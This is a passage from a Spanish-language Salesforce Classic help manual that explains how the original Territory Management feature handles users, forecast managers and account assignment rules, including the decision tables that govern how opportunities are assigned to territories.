| `Grupos de colaboración` | Sólo lectura y sólo aparecen en la página de detalles de territorio. En cada territorio, se crean dos grupos de colaboración; uno para el territorio y otro para el territorio y sus secundarios. Haga clic en **Territorio** para ver los usuarios que forman parte del grupo de colaboración de un territorio. Haga clic en **Territorio y subordinados** para ver los usuarios que forman parte del grupo de colaboración de un territorio y sus secundarios.<br>Nota: Los usuarios se muestran como miembros de grupo sólo cuando el grupo se utiliza para compartir reglas o compartir de forma manual registros. |
| `Nombre de territorio` | Nombre exclusivo utilizado por la API y paquetes gestionados. |
| `Descripción de territorio` | Descripción del territorio. |

CONSULTE TAMBIÉN

- Crear campos de territorios personalizados
- Visualizar y modificar territorios
- Creación de territorios
- Preguntas más frecuentes sobre la gestión de territorios

## Crear campos de territorios personalizados

Puede agregar hasta 500 campos de territorios personalizados para adaptarse a las necesidades específicas de su empresa.

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Desde los parámetros de gestión de objetos para territorios, vaya al área de campos. En esta área, puede ver los detalles de los campos estándar, crear o modificar campos personalizados o definir dependencias de campo.

Nota: Los territorios no tienen formatos de páginas personalizables. Los nuevos campos personalizados se agregan en orden alfabético al final de la página de detalles del territorio.

CONSULTE TAMBIÉN

- Visualizar y modificar territorios
- Creación de territorios
- Campos de territorio
- Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear o modificar campos de territorios personalizados:

- "Gestionar territorios"

  O

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

## Eliminar territorios

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Sólo puede eliminar territorios que no tengan territorios secundarios. Cuando se elimina un territorio, los elementos siguientes dejan de estar asociados a dicho territorio:

- Todos los usuarios, independientemente de que esté seleccionada la opción `Activo en territorio`
- Todas las cuentas, tanto si se han asignado manualmente o mediante reglas de asignación
- Todas las oportunidades

Para eliminar un territorio:

1. Desde Configuración, introduzca *`Jerarquía`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Jerarquía de territorios**.
2. Haga clic en **Eliminar** junto al territorio en la jerarquía. También puede seleccionar el nombre de un territorio y hacer clic en **Eliminar**.

Nota: Al restaurar una cuenta u oportunidad de la Papelera se restaura la asignación de territorio, pero no se activará la evaluación de las reglas de asignación de cuentas. Si las reglas de asignación de cuentas cambian mientras el registro está en la Papelera, el registro restaurado puede tener territorios que no son coherentes con las nuevas reglas.

CONSULTE TAMBIÉN

Visualizar y modificar territorios

Creación de la jerarquía de territorios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para eliminar territorios:

- "Gestionar territorios"

  O

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

## Gestionar usuarios en territorios

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Un territorio puede tener un número ilimitado de usuarios y se puede asignar un usuario a un número ilimitado de territorios.

En el contexto de un territorio específico, los usuarios tiene un estado `Activo` y `Activo en territorio`:

**Activo**

Un usuario activo puede iniciar sesión en Salesforce.

Los usuarios desactivados siguen poseyendo oportunidades y apareciendo en previsiones y territorios. Cuando se desactivan usuarios, se congelan sus sustituciones de previsiones de oportunidades, sustituciones de total ajustado y sustituciones de selección de gestor sobre previsiones de sus subordinados. Sin embargo, el gestor de un usuario desactivado puede aplicar sustituciones de selección de gestor a previsiones de dicho usuario. Las cantidades de acumulación se mantienen actualizadas. Si un usuario desactivado se vuelve a activar más adelante, el usuario podrá retomar el trabajo normal como antes. Si "Permitir realización de previsiones" se desactiva para un usuario desactivado, el usuario se elimina de los territorios a los que esté asignado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para asignar usuarios a territorios:

- "Gestionar territorios"

  Y

  "Gestionar usuarios"

Los usuarios pueden establecer su estado activo modificando su página de información personal en su configuración personal.

**Activo en territorio**
Los usuarios con la opción `Activo en territorio` activada en la página de detalles de territorio tienen oportunidades abiertas, oportunidades cerradas o no tienen oportunidades en ese territorio. Los usuarios con la opción `Activo en territorio` desactivada se han trasladado o eliminado del territorio, pero siguen siendo los propietarios de las oportunidades del territorio antiguo.

Para ver los territorios a los que pertenece, consulte la lista relacionada Territorios en su página de información personal. Para ver esta lista relacionada para cualquier usuario, en Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.

## Adición de usuarios a territorios

Para agregar usuarios a un territorio:

1. En la página de detalles de un territorio, haga clic en **Agregar usuarios**.
2. Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas.
3. Active y desactive las casillas de verificación en la columna Acción para mover usuarios entre las áreas Disponible y Seleccionada. También puede:
   - Hacer clic en una letra para ver los usuarios que corresponden a esa letra.
   - Haga clic en **Todos** para ver todos los usuarios cuyos criterios coinciden con los de la vista actual.
   - Haga clic en **seleccionar lo mostrado** para mover todos los usuarios que aparecen en la página de lista actual al área Seleccionados.
   - Haga clic en **anular la selección de lo mostrado** o en **anular todas las selecciones** para mover los usuarios del área Seleccionados al área Disponibles.

   Nota: Los usuarios ya asignados al territorio no aparecerán en la lista de usuarios Disponible, incluso si cumplen los criterios de la vista de lista.
4. Cuando el área Seleccionados incluye todos los usuarios que desee asignar al territorio, haga clic en **Asignar**.

## Eliminación de usuarios de territorios

Puede eliminar un usuario de un territorio y decidir quién recibirá sus oportunidades abiertas:

1. En la lista relacionada Usuarios asignados de la página de detalles del territorio, haga clic en **Eliminar** junto al nombre del usuario.
2. Haga clic en el icono de búsqueda `Nuevo propietario` ( ) para seleccionar un destinatario de las oportunidades abiertas que pudiera tener el usuario.
3. También puede dejar el campo `Nuevo propietario` en blanco. Se producirá uno de los resultados siguientes:
   - Si el territorio principal tiene un gestor de previsiones, el gestor asume la propiedad de las oportunidades abiertas del usuario. Asimismo, el gestor de previsiones se asigna al territorio con la opción `Activo en territorio` sin marcar.
   - Si el territorio principal no tiene un gestor de previsiones, el usuario permanece en el territorio con la opción `Activo en territorio` sin marcar.
4. Haga clic en **Guardar**.

   Si una gran cantidad de datos se ve afectada, se le enviará un correo electrónico de confirmación cuando haya finalizado la operación.

## Transferencia de usuarios entre territorios

El asistente para la transferencia de usuarios permite trasladar un usuario de un territorio a otro, seleccionar las oportunidades abiertas que seguirán siendo propiedad del usuario y designar un destinatario para las oportunidades abiertas que deje el usuario.

Para transferir un usuario a otro territorio:

1. En la lista relacionada Usuarios asignados de la página de detalles del territorio, haga clic en **Transferir** junto al nombre del usuario.
2. Haga clic en **Seleccionar** junto al territorio al que vaya a transferir al usuario. Si fuera necesario, expanda o contraiga los nodos de la jerarquía del territorio para mostrar el territorio de destino que desee.
3. Haga clic en el icono de búsqueda `Nuevo propietario` ( ) para seleccionar el usuario que asumirá la propiedad de las oportunidades abiertas que el usuario transferido no puede conservar. Haga clic en **Siguiente** para continuar.

   Si omite este paso y decide no seleccionar ningún destinatario, el gestor de previsiones del territorio principal del que dependía el antiguo territorio del usuario recibirá automáticamente las oportunidades abiertas que el usuario no conserve. Si el territorio al que estaba subordinado el territorio anterior del usuario no tiene ningún gestor de previsiones, el mismo usuario que se transfiere conservará la propiedad de sus oportunidades.
4. Seleccione una vista de lista de las oportunidades abiertas del usuario.
5. Haga clic en **Seleccionar** y **Anular selección** para mover oportunidades entre las áreas Disponible y Seleccionada. También puede:
   - Haga clic en una letra para ver las oportunidades que corresponden a esa letra.
   - Haga clic en **Todos** para ver todas las oportunidades cuyos criterios coinciden con los de la vista actual.
   - Haga clic en **seleccionar lo mostrado** para mover todas las oportunidades que aparecen en la página de lista actual al área Seleccionados.
   - Haga clic en **anular la selección de lo mostrado** o en **anular todas las selecciones** para mover las oportunidades del área Seleccionados al área Disponibles.
6. Cuando el área Seleccionada muestre las oportunidades que desea que el usuario retenga después de la transferencia, haga clic en **Transferir**.

   Si una gran cantidad de datos se ve afectada, se le enviará un correo electrónico de confirmación cuando haya finalizado la operación.

Nota: Si transfiere el gestor de previsiones a otro territorio, el primer territorio ya no tendrá ninguna previsión y se eliminarán las sustituciones de oportunidades que crearon los gestores de previsiones para dicho territorio por encima de éste en la jerarquía. Consulte Sustitución de previsiones personalizables en la página 1651.

CONSULTE TAMBIÉN

Visualizar y modificar territorios

Agregar gestores de previsiones a territorios

## Ver listas de usuarios asignados

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

La página de lista de usuarios asignados muestra una lista de los usuarios asignados al territorio seleccionado. En esta página puede ver información detallada de los usuarios, quitarlos de territorios, transferirlos entre territorios y acceder a otra información relacionada.

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. La `Vista` predeterminada es su última vista de usuario seleccionada.
- Haga clic en el nombre de usuario para ver los detalles del usuario.
- Haga clic en **Eliminar** situado junto al nombre del usuario para eliminar un usuario del territorio.
- Haga clic en **Transferir** situado junto al nombre del usuario para transferir un usuario entre territorios.

CONSULTE TAMBIÉN

Gestión de territorios

Gestión de reglas de asignación de cuentas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ver usuarios asignados:
- "Ver parámetros y configuración"

Para eliminar o transferir un usuario:
- "Gestionar territorios"

  Y

  "Gestionar usuarios"

## Agregar gestores de previsiones a territorios

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Considere los siguientes aspectos antes de asignar el gestor de previsiones a un territorio:

- Un territorio sólo puede tener un gestor de previsiones. Consulte Asignación de gestores de previsiones de ventas en la jerarquía de previsiones de ventas en la página 2138
- Las previsiones de los territorios secundarios y de niveles inferiores pasan a los gestores previsiones.
- Si un territorio no tiene un gestor de previsiones, no habrá ninguna previsión disponible para dicho territorio.
- Los gestores de previsiones pueden recibir oportunidades cuando los usuarios se transfieren fuera de un territorio o se eliminan de él.
- Los gestores de previsiones pueden recibir oportunidades cuando se ejecutan las reglas de asignación de cuentas.
- En la página de configuración de territorios, puede activar gestores de previsiones para que actúen como administradores delegados de territorios que se encuentran por debajo en la jerarquía.

Para asignar o modificar el gestor de previsiones de un territorio:

1. En la página de detalles del territorio, haga clic en **Cambiar** junto al campo `Gestor de previsiones`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para asignar gestores de previsiones a territorios:
- "Gestionar usuarios"

  Y

  "Gestionar territorios"

  Y

  "Personalizar aplicación"

2. Seleccione un nombre de la lista desplegable para especificar el gestor de previsiones del territorio.

   En la parte de derecha, una vista de árbol de la jerarquía le permite ver los territorios secundarios e inferiores cuyas previsiones pasan al gestor de previsiones.

3. Para terminar, haga clic en **Guardar**.

CONSULTE TAMBIÉN

Asignación de gestores de previsiones de ventas en la jerarquía de previsiones de ventas

Visualizar y modificar territorios

Configurar los parámetros de gestión de territorios

## Gestión de reglas de asignación de cuentas

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Puede crear reglas de asignación de cuentas que muevan automáticamente las cuentas y sus oportunidades y casos asociados a ciertos territorios en función de cualquier campo de cuenta estándar o personalizada, como código postal, estado, sector, ingresos o número de empleados. Cada regla consta de diferentes filas de criterios que especifican exactamente la forma en que se asignan las cuentas.

Las reglas de asignación de cuentas se rigen por las siguientes condiciones:

- Un territorio puede tener reglas de asignación de cuentas heredadas, lo que significa que las reglas se han creado en una jerarquía superior del territorio y que por lo tanto, pueden influir en el territorio.
- Un territorio puede tener reglas de asignación de cuentas definidas localmente, lo que significa que las reglas se han creado en ese territorio.
- Si un territorio no tiene ninguna regla de asignación de cuenta heredada o definida localmente, sólo contendrá cuentas agregadas manualmente.
- Si una cuenta coincide con todas las reglas de asignación de cuenta heredada o definida localmente para varios territorios en el mismo departamento de la jerarquía, la cuenta se asignará al territorio de coincidencia menor.
- Si una cuenta coincide con las reglas de asignación de cuentas heredadas de un territorio, pero no con las reglas definidas localmente de ese territorio, la cuenta no se asignará al territorio, pero se evaluará en sus territorios secundarios.

Por ejemplo, si tiene tres territorios:

- El territorio A tiene cuatro reglas marcadas “Aplicar a territorios secundarios”, y es el territorio principal de B.
  - El territorio B tiene tres reglas no marcadas “Aplicar a territorios secundarios”, y es el territorio principal de C.
    - El territorio C tiene dos reglas.

Si asigna una cuenta que coincida con todas las reglas de los territorios A y C, pero sólo con una del territorio B, la cuenta se asignará al territorio C. Sin embargo, si las reglas del territorio B tienen marcado “Aplicar a territorios secundarios”, la cuenta sólo se asignará al territorio A.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para gestionar las reglas de asignación de cuentas:

- “Gestionar territorios”

  O

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

## Trabajo con reglas de asignación de cuentas

Haga clic en **Ejecutar reglas** en la página de detalles de territorio para evaluar las reglas activas heredadas y definidas localmente que aparecen en la página con todas las cuentas existentes en su organización. Las reglas de todos los territorios subordinados también se evalúan, es decir, cuando ejecuta reglas en el territorio de nivel superior, todas las reglas de la jerarquía son evaluadas. Al hacer clic en **Ejecutar reglas**, aparece un icono ( ) junto al botón de todos los territorios afectados para indicar que se están procesando las reglas. Cuando el procesamiento ha finalizado, se envía una confirmación por correo electrónico.

Nota: Para proteger la calidad de los datos, no se le permite modificar un territorio mientras se visualiza el icono de procesamiento.

Haga clic en **Administrar reglas** en la página de detalles del territorio para acceder a la página Administrar reglas de asignación de cuentas, donde puede crear, modificar, previsualizar y ejecutar reglas de asignación de cuentas:

- Haga clic en **Nueva** para crear una regla nueva, o en **Modificar** para modificar una regla existente. Consulte Crear y modificar reglas de asignación de cuentas en la página 2004.
- Utilice la casilla de verificación `Activa` para activar o desactivar regla definida localmente.

  Las reglas de asignación de cuentas activas evalúan automáticamente cuentas y las asignan a territorios cuando:

  - Se crea una cuenta utilizando la interfaz de usuario de Salesforce, la API de Force.com o un cliente como Connect Offline.
  - Se importa una cuenta mediante un asistente de importación.
  - Se crea una cuenta por conversión de un candidato.
  - Una cuenta se modifica y guarda si se selecciona la casilla de verificación `Seleccionar de manera predeterminada` para la opción `Casilla de verificación "Evaluar esta cuenta con respecto a reglas de territorio al guardar"` bajo **Propiedades de formato**. Si la regla de asignación de cuentas inicia un cambio en la propiedad de una oportunidad, deberá tener acceso de transferencia en la oportunidad.
  - Una cuenta se modifica y guarda a través de la API de Force.com.
  - Se hace clic en **Ejecutar reglas** en una página de detalles de territorios, siempre que la casilla de verificación `Excluir de reglas de asignación de territorios` no esté seleccionada en la cuenta.
  - Se hace clic en **Guardar y Ejecutar reglas** en la página de reglas de asignación de cuentas de gestión para un territorio, siempre que la casilla de verificación `Excluir de reglas de asignación de territorios` no esté seleccionada en la cuenta.
  - Las cuentas duplicadas se combinan.

- Haga clic en un nombre de regla para ver los detalles de una regla, incluyendo su estado activo y sus criterios. En la página de detalles de una regla, puede modificar, eliminar o duplicar una regla.
- Haga clic en **Vista previa** para ver las cuentas que se deberían asignar a este territorio y sus territorios secundarios si las reglas marcadas como activas se ejecutaran. Consulte Vista previa de asignaciones de cuentas en la página 2005.
- Haga clic en **Guardar** para guardar el estado activo actual de las reglas definidas localmente.
- Haga clic en **Guardar y Ejecutar reglas** para guardar el estado activo de las reglas definidas localmente y evaluar las reglas heredadas y definidas localmente que aparecen en la página en todas las cuentas de la organización. La ejecución de las reglas de asignación de cuentas afecta a las cuentas que están en la Papelera.

Haga clic en **Modificar** en la página de detalles del territorio para seleccionar o cancelar la selección de la casilla de verificación `Restringir asignación de oportunidades`. Si se selecciona, las oportunidades del territorio permanecen en el territorio o sus territorios secundarios cuando se ejecutan reglas de asignación de cuentas. Se aplican las siguientes excepciones:

- Si la cuenta de una oportunidad se mueve a un solo territorio secundario, la oportunidad sigue a la cuenta y se vuelve a asignar al nuevo territorio de la cuenta. Esto incluye cuando se mueve una cuenta a varios territorios y sólo uno de los nuevos territorios es un territorio secundario del territorio original.

- Si la cuenta de una oportunidad se mueve a más de un territorio secundario, el campo de territorio de la oportunidad se define en blanco.
- Si la cuenta de una oportunidad se extrae completamente del territorio y sus territorios secundarios, el campo de territorio de la oportunidad se define en blanco.

Consejo: También puede gestionar las reglas de asignación de cuentas usando el Cargador de datos o la API de servicios Web.

## Reglas de asignación de cuentas y oportunidades

Varios factores determinan la forma en que las reglas de asignación de cuentas asignan oportunidades a los territorios, incluyendo:

- Si la cuenta asociada a la oportunidad está asignada a uno o más territorios
- Si el propietario de la oportunidad es un miembro del mismo territorio que la cuenta
- El número de usuarios asignados al territorio
- Si hay algún gestor de previsiones asignado al territorio

Nota: Si está actualizando una cuenta que activa una regla de asignación de cuentas que forma parte de la gestión de territorios, debe tener acceso de transferencia en la oportunidad si la regla de asignación de cuentas inicia un cambio en la propiedad de la oportunidad.

**Cuentas con un territorio**

Si la cuenta asociada con la oportunidad se asigna a sólo un territorio, utilice la siguiente tabla para determinar la forma en que se asigna el territorio de la oportunidad:

| El propietario de la oportunidad pertenece al mismo territorio que la cuenta | Número de usuarios asignados al territorio | Hay un gestor de previsiones asignado al territorio | Resultados |
|---|---|---|---|
| Sí | 1 | N/A | La oportunidad se asigna al mismo territorio que la cuenta. El propietario de la oportunidad no se modifica. |
| No | 1 | N/A | La oportunidad está asignada al mismo territorio que la cuenta, y el propietario de la oportunidad es el único miembro del territorio. |
| No | 0 | N/A | La oportunidad está asignada al mismo territorio que la cuenta, y el propietario de la oportunidad se agrega como miembro inactivo del territorio. El propietario de la oportunidad no se modifica. |
| Sí | >1 | Sí | La oportunidad está asignada al mismo territorio que la cuenta, y el gestor de previsiones se convierte en el propietario de la oportunidad. |
| Sí | >1 | No | La oportunidad se asigna al mismo territorio que la cuenta. El propietario de la oportunidad no cambia si tiene seleccionada la opción `Activo en territorio` en la página de detalles del territorio. |

| El propietario de la oportunidad pertenece al mismo territorio que la cuenta | Número de usuarios asignados al territorio | Hay un gestor de previsiones asignado al territorio | Resultados |
|---|---|---|---|
| No | >1 | Sí | La oportunidad se asigna al gestor de previsiones del territorio. |
| No | >1 | No | La oportunidad está asignada al mismo territorio que la cuenta, y el propietario de la oportunidad se agrega como miembro inactivo del territorio. El propietario de la oportunidad no se modifica. |

**Cuentas con múltiples territorios**

Si la cuenta asociada con la oportunidad se asigna a más de un territorio, utilice la siguiente tabla para determinar la forma en que se asigna el territorio de la oportunidad:

| Territorio al que pertenece el propietario de la oportunidad | Resultados |
|---|---|
| El propietario de la oportunidad tiene un territorio en común con la cuenta. | La oportunidad no está asignada a ningún territorio. El propietario de la oportunidad puede asignar la oportunidad al territorio que tiene en común con la cuenta. |
| El propietario de la oportunidad tiene más de un territorio en común con la cuenta. | La oportunidad no está asignada a ningún territorio. El propietario de la oportunidad puede asignar la oportunidad a cualquier territorio que tenga en común con la cuenta. |
| El propietario de la oportunidad no tiene territorios en común con la cuenta. | La oportunidad no está asignada a ningún territorio. El propietario de la oportunidad no puede asignar la oportunidad a ningún territorio. |

**Asignaciones de territorios para usuarios estándar**

Si el usuario que crea la oportunidad es un usuario estándar, Salesforce asignará automáticamente un territorio a una nueva oportunidad únicamente si el usuario y la cuenta tienen exactamente un territorio en común. Por ejemplo, Juan, que es un usuario estándar asignado al territorio Albacete únicamente, crea una oportunidad en la cuenta Hilos del Sur, S.L. La empresa Hilos del Sur, S.L. pertenece al territorio Albacete y a otro territorio. Como Juan e Hilos del Sur, S.L. tienen exactamente un territorio en común, la nueva oportunidad se asigna al territorio Albacete. Si Juan perteneciera al otro territorio de la cuenta, la oportunidad no se asignaría a un territorio.

Utilice la siguiente tabla para determinar cuándo se asignará un territorio a una oportunidad creada por un usuario estándar.

| Número de territorios asignados al usuario | Número de territorios asignados a la cuenta | El propietario de la oportunidad pertenece al mismo territorio que la cuenta | Resultados |
|---|---|---|---|
| 1 | 1 | Sí | La oportunidad se asigna al territorio en común. |

| Número de territorios asignados al usuario | Número de territorios asignados a la cuenta | El propietario de la oportunidad pertenece al mismo territorio que la cuenta | Resultados |
|---|---|---|---|
| >1 | 1 | Sí | La oportunidad se asigna al territorio de la cuenta si el usuario pertenece a ese mismo territorio. |
| 1 | >1 | Sí | La oportunidad se asigna al territorio del usuario si la cuenta está asociada a ese mismo territorio. |
| >1 | >1 | Sí | La oportunidad no está asignada a ningún territorio. El propietario de la oportunidad puede asignar la oportunidad a cualquier territorio que tenga en común con la cuenta. |
| N/A | N/A | No | La oportunidad no está asignada a ningún territorio. |

**Asignaciones de territorios para administradores**

Un usuario que sea administrador o que tenga el permiso “Gestionar territorios” puede ver todos los territorios.

Si el usuario es un administrador, un administrador delegado de territorio o un usuario con el permiso "Gestionar territorios", Salesforce asignará automáticamente un territorio a una nueva oportunidad únicamente si el administrador, la cuenta y las cuentas principales de la cuenta tienen exactamente un territorio en común. Por ejemplo, Julia es una administradora que gestiona los territorios Albacete y Ciudad Real. Crea una oportunidad en la cuenta Hermanos Melero. Hermanos Melero está asociada con los territorios Albacete y Ciudad Real. Hermanos Melero tiene una cuenta principal, Productos Zyman, que está asignada a los territorios Ciudad Real y Cuenca. Como Julia, Hermanos Melero y Productos Zyman sólo tienen en común el territorio Ciudad Real, la nueva oportunidad se asigna al territorio Ciudad Real. Si Hermanos Melero o Productos Zyman pertenecieran al territorio Albacete, la oportunidad no se asignaría a un territorio.

Utilice la siguiente tabla para determinar cuándo se asignará un territorio a una oportunidad creada por un administrador.

| Número de territorios que gestiona el administrador | Número de territorios asignados a la cuenta | Número de territorios asignados a la cuenta(s) principal de la cuenta | El propietario de la cuenta gestiona el mismo territorio que la cuenta y la cuenta(s) principal | Resultados |
|---|---|---|---|---|
| 1 | 1 | 1 | Sí | La oportunidad se asigna al territorio en común. |
| >1 | 1 | 1 | Sí | La oportunidad se asigna al territorio en común. |
| 1 | >1 | 1 | Sí | La oportunidad se asigna al territorio en común. |
| 1 | 1 | >1 | Sí | La oportunidad se asigna al territorio en común. |
| >1 | >1 | 1 | Sí | La oportunidad se asigna al territorio de la cuenta principal si el administrador y la cuenta no tienen otros territorios en común. El propietario de la oportunidad puede asignar la oportunidad |

| Número de territorios que gestiona el administrador | Número de territorios asignados a la cuenta | Número de territorios asignados a la cuenta(s) principal de la cuenta | El propietario de la cuenta gestiona el mismo territorio que la cuenta y la cuenta(s) principal | Resultados |
|---|---|---|---|---|
| | | | | manualmente a cualquier territorio que tenga en común con la cuenta. |
| 1 | >1 | >1 | Sí | La oportunidad se asigna al territorio del administrador si la cuenta y la cuenta(s) principal de la cuenta no tienen otros territorios en común. El propietario de la oportunidad puede asignar la oportunidad manualmente a cualquier territorio que tenga en común con la cuenta. |
| >1 | 1 | >1 | Sí | La oportunidad se asigna al territorio de la cuenta si el administrador y la cuenta(s) principal de la cuenta no tienen otros territorios en común. El propietario de la oportunidad puede asignar la oportunidad manualmente a cualquier territorio que tenga en común con la cuenta. |
| >1 | >1 | >1 | Sí | La oportunidad se asigna al territorio del administrador si el administrador, la cuenta y la cuenta(s) principal de la cuenta no tienen otros territorios en común. El propietario de la oportunidad puede asignar la oportunidad manualmente a cualquier territorio que tenga en común con la cuenta. |
| N/A | N/A | N/A | No | La oportunidad no está asignada a ningún territorio. |

CONSULTE TAMBIÉN

- Crear y modificar reglas de asignación de cuentas
- Vista previa de asignaciones de cuentas
- Visualizar y modificar territorios
- Asignación de oportunidades a territorios

## Crear y modificar reglas de asignación de cuentas

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Un territorio puede tener un máximo de 15 reglas de asignación de cuentas, incluidas las reglas activas e inactivas. Para crear o modificar una regla de asignación de cuentas:

1. Desde Configuración, introduzca *Jerarquía* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Jerarquía de territorios**.
2. Seleccione el territorio que desea modificar.
3. Haga clic en **Gestionar reglas** en la lista relacionada de reglas de asignación de cuentas.
4. Haga clic en **Nuevo** para crear una nueva regla de asignación de cuentas. Para modificar una regla de asignación de cuentas, haga clic en **Modificar**.
5. Escriba el nombre de la regla. Los nombres de reglas deben tener un nombre único y contener un máximo de 80 caracteres.
6. Defina los criterios de filtro que las cuentas deben cumplir para que se incluyan en el territorio.

   Si la organización emplea varios idiomas, utilice el idioma predeterminado de la organización a la hora de especificar los criterios. Cuando utilice listas de selección para especificar criterios de filtro, los valores seleccionados se almacenarán en el idioma predeterminado de la organización. Si modifica o duplica criterios de filtro existentes, en primer lugar establezca el `Idioma predeterminado` en la página Información de la empresa como el mismo idioma que se utilizó para establecer los criterios de filtro originales. De lo contrario, puede que los criterios de filtro no se evalúen del modo esperado.
7. Opcionalmente, puede activar la casilla de verificación `Aplicar a territorios secundarios` que permite aplicar la regla a los territorios secundarios
8. También puede activar la casilla de verificación `Activa` para activar la regla. Las reglas inactivas no se ejecutan.

   Las reglas de asignación de cuentas activas evalúan automáticamente cuentas y las asignan a territorios cuando:

   - Se crea una cuenta utilizando la interfaz de usuario de Salesforce, la API de Force.com o un cliente como Connect Offline.
   - Se importa una cuenta mediante un asistente de importación.
   - Se crea una cuenta por conversión de un candidato.
   - Una cuenta se modifica y guarda si se selecciona la casilla de verificación `Seleccionar de manera predeterminada` para la opción `Casilla de verificación "Evaluar esta cuenta con respecto a reglas de territorio al guardar"` bajo **Propiedades de formato**. Si la regla de asignación de cuentas inicia un cambio en la propiedad de una oportunidad, deberá tener acceso de transferencia en la oportunidad.
   - Una cuenta se modifica y guarda a través de la API de Force.com.
   - Se hace clic en **Ejecutar reglas** en una página de detalles de territorios, siempre que la casilla de verificación `Excluir de reglas de asignación de territorios` no esté seleccionada en la cuenta.
   - Se hace clic en **Guardar y Ejecutar reglas** en la página de reglas de asignación de cuentas de gestión para un territorio, siempre que la casilla de verificación `Excluir de reglas de asignación de territorios` no esté seleccionada en la cuenta.
   - Las cuentas duplicadas se combinan.
9. Haga clic en **Guardar** para terminar o en **Guardar y nuevo** para guardar la regla y comenzar a definir otra regla.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear o modificar reglas de asignación de cuentas:

- "Gestionar territorios"

  O

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

Consejo: Al crear al menos una regla de asignación de cuentas en la parte superior de su jerarquía de territorios que se aplique a los territorios subordinados, puede crear una jerarquía donde todas las cuentas coincidan con los criterios del nivel superior y los territorios subordinados diferencien las cuentas por criterios más específicos.

De igual modo, si su organización utiliza divisiones, cree una regla en la parte superior de su jerarquía de territorios que filtre las cuentas según su división y que se aplique a los territorios subordinados.

CONSULTE TAMBIÉN

- Gestión de reglas de asignación de cuentas
- Vista previa de asignaciones de cuentas
- Visualizar y modificar territorios

## Vista previa de asignaciones de cuentas

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Antes de ejecutar reglas de asignación de cuentas, visualice una lista de las cuentas que se asignarían a ese territorio y a los situados bajo él en la jerarquía si se ejecutaran las reglas marcadas actualmente como activas:

1. En la página de detalles de territorios, haga clic en **Gestionar reglas** > **Vista previa**.
2. Haga clic en **Guardar** para guardar el estado activo de las reglas. Haga clic en **Guardar y Ejecutar reglas** para guardar el estado activo de las reglas y evaluar las reglas en todas las cuentas existentes en su organización.

Nota: La ejecución de las reglas de asignación de cuentas afecta a las cuentas que están en la papelera.

CONSULTE TAMBIÉN

- Gestión de reglas de asignación de cuentas
- Crear y modificar reglas de asignación de cuentas
- Visualizar y modificar territorios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para previsualizar asignaciones de cuenta en territorios:

- "Gestionar territorios"

  O BIEN

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

# Ver listas de reglas heredadas

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

La página de lista de reglas heredadas muestra una lista de las reglas de asignación de cuentas heredadas por el territorio seleccionado. Aquí puede obtener información detallada de las reglas e información de acceso de reglas individuales.

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas.
- Haga clic en el nombre de una regla para ver sus detalles.

CONSULTE TAMBIÉN

Gestión de territorios

Asignar manualmente cuentas a territorios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ver reglas heredadas:

- "Ver parámetros y configuración"

# Asignar manualmente cuentas a territorios

